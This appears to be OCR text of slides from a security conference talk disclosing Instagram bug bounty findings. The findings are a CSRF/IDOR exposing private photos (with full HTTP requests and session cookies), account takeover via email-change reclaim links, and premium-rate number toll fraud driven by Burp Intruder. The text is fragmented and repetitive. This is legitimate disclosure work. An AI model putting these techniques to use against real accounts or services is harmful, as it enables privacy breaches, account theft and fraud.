
https://i.instagram.com/api/v1/media/1118251892154481771_2036044526/permalink/

```
{"status":"ok","permalink":"https:\/\/instagram.com\/p\/-E1CvRRrxrZDkvJH4slbR7jn1cmc-6Cfg-YhA0\/"}
```

CSRF

5. Private Account Shared Pictures CSRF

a) Find Private Account pictures image_id



https://i.instagram.com/api
https://i.instagram.com/api/v1/media/1118251892154481771_2036044526/permalink/


```
{"status":"ok","permalink":"https:\/\/instagram.com\/p\/-E1CvRRrxrZDkvJH4slbR7jn1cmc-6Cfg-YhA0\/"}
```

b) Find permalink of Shared Private Account picture

CSRF

5. Private Account Shared Pictures CSRF

a) Find Private Account pictures image_id



Request by attackerapril14, obtaining the user tag feed of victimapril14:

```
GET /api/v1/usertags/1834740224/feed/ HTTP/1.1
<SNIP>
Cookie:     ds_user_id=1834735739;     igfl=attacker14april;     csrftoken=c62c1b7939d31ef5a397d47e0f6deab6;
mid=VSyAxQABAAF8rnZltuR38g9L_JcH;
sessionid=IGSC0f6bd9053f46af065661341b814c925257045e0281d091e666359a04d3958dc2%3ADu6NBOBd2pTpR
djlhCDPCKyr3mKSz5ey%3A%7B%22_auth_user_id%22%3A1834735739%2C%22_token%22%3A%221834735739%
3At3mMDvmINScp7fU9zWDP5l6obAXC4LH8%3A001ef1a6209117adf855bf199c086eed571920a74485f49976236e
9ae46a2e80%22%2C%22_auth_user_backend%22%3A%22accounts.backends.CaseInsensitiveModelBackend%22%
2C%22last_refreshed%22%3A1428983171.329889%2C%22_tl%22%3A1%2C%22_platform%22%3A1%7D;
is_starred_enabled=yes; ds_user=attacker14april
<SNIP>
```

Response, containing the private Image ID of victimapril14:


```
HTTP/1.1 200 OK
<SNIP>

{"status":"ok","num_results":0,"auto_load_more_enabled":true,"items":[],"more_available":false,"total_count":1,
"requires_review":false,"new_photos":[962688807931708516]}
```

11:38 AM
Instagram
androidtapp
androidtapp, nasser_aljelewi
androidtapp Day 12: #25DaysOfGiveaways – Win a Portable Bluetooth Speaker on www.AndroidTapp.com
1

5. Private Account Shared Pictures CSRF

a) Find Private Account pictures image_id

b) Find permalink of Shared Private Account picture




Request, sending the image ID of user victim14april along with a valid SessionID for user attackerapril14:

```
GET /api/v1/media/962688807931708516_1111111111/permalink/  HTTP/1.1
Host: i.instagram.com
Connection:  Keep-Alive
User-Agent:  Instagram  6.18.0  Android  (16/4.1.2;  240dpi;  480x800;  samsung;  GT-I9070;  GT-
I9070; samsungjanice; en_GB)
Cookie:                               ds_user_id=1834735739;                            igfl=attacker14april;
sessionid=IGSC0f6bd9053f46af065661341b814c925257045e0281d091e666359a04d3958dc2%
3ADu6NBOBd2pTpRdjIhCDPCKyr3mKSz5ey%3A%7B%22_auth_user_id%22%3A1834735739%2C
%22_token%22%3A%221834735739%3At3mMDvmINScp7fU9zWDP5l6obAXC4LH8%3A001ef1a
6209117adf855bf199c086eed571920a74485f49976236e9ae46a2e80%22%2C%22_auth_user_b
ackend%22%3A%22accounts.backends.CaseInsensitiveModelBackend%22%2C%22last_refreshe
d%22%3A1428983171.329889%2C%22_tl%22%3A1%2C%22_platform%22%3A1%7D;
```

Response, containing permalink for the private image:


```
HTTP/1.1 200 OK
(...SNIP...)

{"status":"ok","permalink":"https:\/\/instagram.com\/p\/1cKF7KA4Rk\/"}
```



5. Private Account Shared Pictures CSRF


a) Find Private Account pictures image_id

b) Find permalink of Shared Private Account picture




After reviewing the issue you have reported, we have decided to award you a bounty of $1000.

6. Account Takeover via Email Change



instagrampentesting1@gmail.com

Spot the difference




Current password

New password

New password, again

Forgot Password? Reset using Facebook.

6. Account Takeover via Email Change


instagrampentesting2@gmail.com
The message has been moved to the trash.
More
1 of 1
Related Google+ Page
Instagram

Confirm your email address for Instagram Inbox x

Instagram <no-reply@mail.instagram.com>
to me

2:40 AM (0 minutes ago)

Instagram


Hi pentestingvictim!

You updated your email address to instagrampentesting2@gmail.com. Confirm your email address to continue capturing and sharing your moments with the world.

Confirm Email Address

If you didn't change your Instagram email address, let us know.

6. Account Takeover via Email Change



Email changed on Instagram

Instagram <no-reply@mail.instagram.com>
to me

2:40 AM (2 minutes ago)

Hi pentestingvictim,


The email on your Instagram account was changed from instagrampentesting1@gmail.com on 17:40 (PDT) on Thursday, April 23 2015.

Your new email: instagrampentesting2@gmail.com

If you didn't do this, please secure your account.

-The Instagram Team

6. Account Takeover via Email Change



https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/


Change Your Email?

pentestingvictim

The email on your account was changed to instagrampentesting2@gmail.com

If this wasn't you, you can secure your account. You may need to verify your account and reset your password before you can log in.

6. Account Takeover via Email Change



Scenario: Assume temporary access for an attacker to victim session

Man-in-the-Middle (before SSL Pinning)

Cross-site Scripting Vulnerability

Physical access to unlocked phone

6. Account Takeover via Email Change

User	Email address(es)	Instagram account
victim	instagrampentesting1@gmail.com	pentestingvictim
attacker	Instagrampentesting2@gmail.com Instagrampentesting3@gmail.com	

6. Account Takeover via Email Change

	Victim 🟢	Attacker 🔴
Email	Instagrampentesting1@gmail.com	Instagrampentesting2@gmail.com
Reclaim link	https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/	https://instagram.com/accounts/disavow/xjo94i/TmQBFjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwuY29t/

Currently owns victim account

6. Account Takeover via Email Change

	Victim 🟢	Attacker 🔴
Email	Instagrampentesting1@gmail.com	Instagrampentesting2@gmail.com
Reclaim link	~~https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/~~	https://instagram.com/accounts/disavow/xjo94i/TmQBFjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwuY29t/


Currently owns victim account

6. Account Takeover via Email Change

	Victim 🟢	Attacker 🔴
Email	Instagrampentesting1@gmail.com	Instagrampentesting2@gmail.com
Reclaim link	~~https://instagram.com/accounts/disavow/xjo94i/OyYT1kWz/aW5zdGFncmFtcGVudGVzdGluZzFAZ21haWwuY29t/~~	~~https://instagram.com/accounts/disavow/xjo94i/TmQBFjzk/aW5zdGFncmFtcGVudGVzdGluZzJAZ21haWwuY29t/~~


Wins!

6. Account Takeover via Email Change




After reviewing the issue you have reported, we have decided to award you a bounty of $2000 USD.

7. Steal Money via Premium Numbers



+32 479[redacted]


Clear



Enter the code we texted to +324[redacted]


Didn't get the code? We'll call you in 2:56.

7. Steal Money via Premium Numbers


23:54

PHONE NUMBER

+32 479[redacted]



23:54

VERIFY PHONE NUMBER

Enter the code we texted to +324[redacted]

Didn't get the code? We'll call you in 2:56.

7. Steal Money via Premium Numbers



Use 618927 to verify your Instagram account. 18:16

10/09/2015 Thu


Use 958061 to verify your Instagram account. 22:43

Use 158402 to verify your Instagram account. 23:38

20/09/2015 Sun

Use 507 862 to verify your Instagram account. 23:52

Use 507 862 to verify your Instagram account. 23:54




+1 650-830-7316

California

Incoming call

7. Steal Money via Premium Numbers



Allocated Numbers

Settings successfully changed.

Country	Range	Numbers
United Kingdom	44 741813 xxxx	1


Displaying 1-1 of 1 result.

Country Name	Range	Phone Number	Service	Payout	Currency (Payout)	Unit (Payout)	Payout Terms	
United Kingdom	44741813xxxx	447418138010	Conference	0.0600	GBP	per Min.	EOM + 45 days	Update Remove

⚠ Check the tariff. Payout depending on peak/off peak times. For more details please place mouse cursor over the icon next to the payout.

ROMA MMXVI APPSEC EUROPE


7. Steal Money via Premium Numbers


Eurocall24 - LiveStatistics
https://www.eurocall24.com/index.php?r=statistics/liveStatistics
Eurocall24
PREMIUM RATE PARTNER
instagram pentesting (instagrampentesting)
Home
Numbers
Live Statistics
Statistics

Live

#	CLI	Number	Started	Duration
1.	16506814774	447418138010	00:01:08	5
Total				5

7. Steal Money via Premium Numbers


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer
1 × 6 × ...
Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets
each payload set, and each payload type can be customized in differen

Payload set: 1 ▼ Payload count: 60

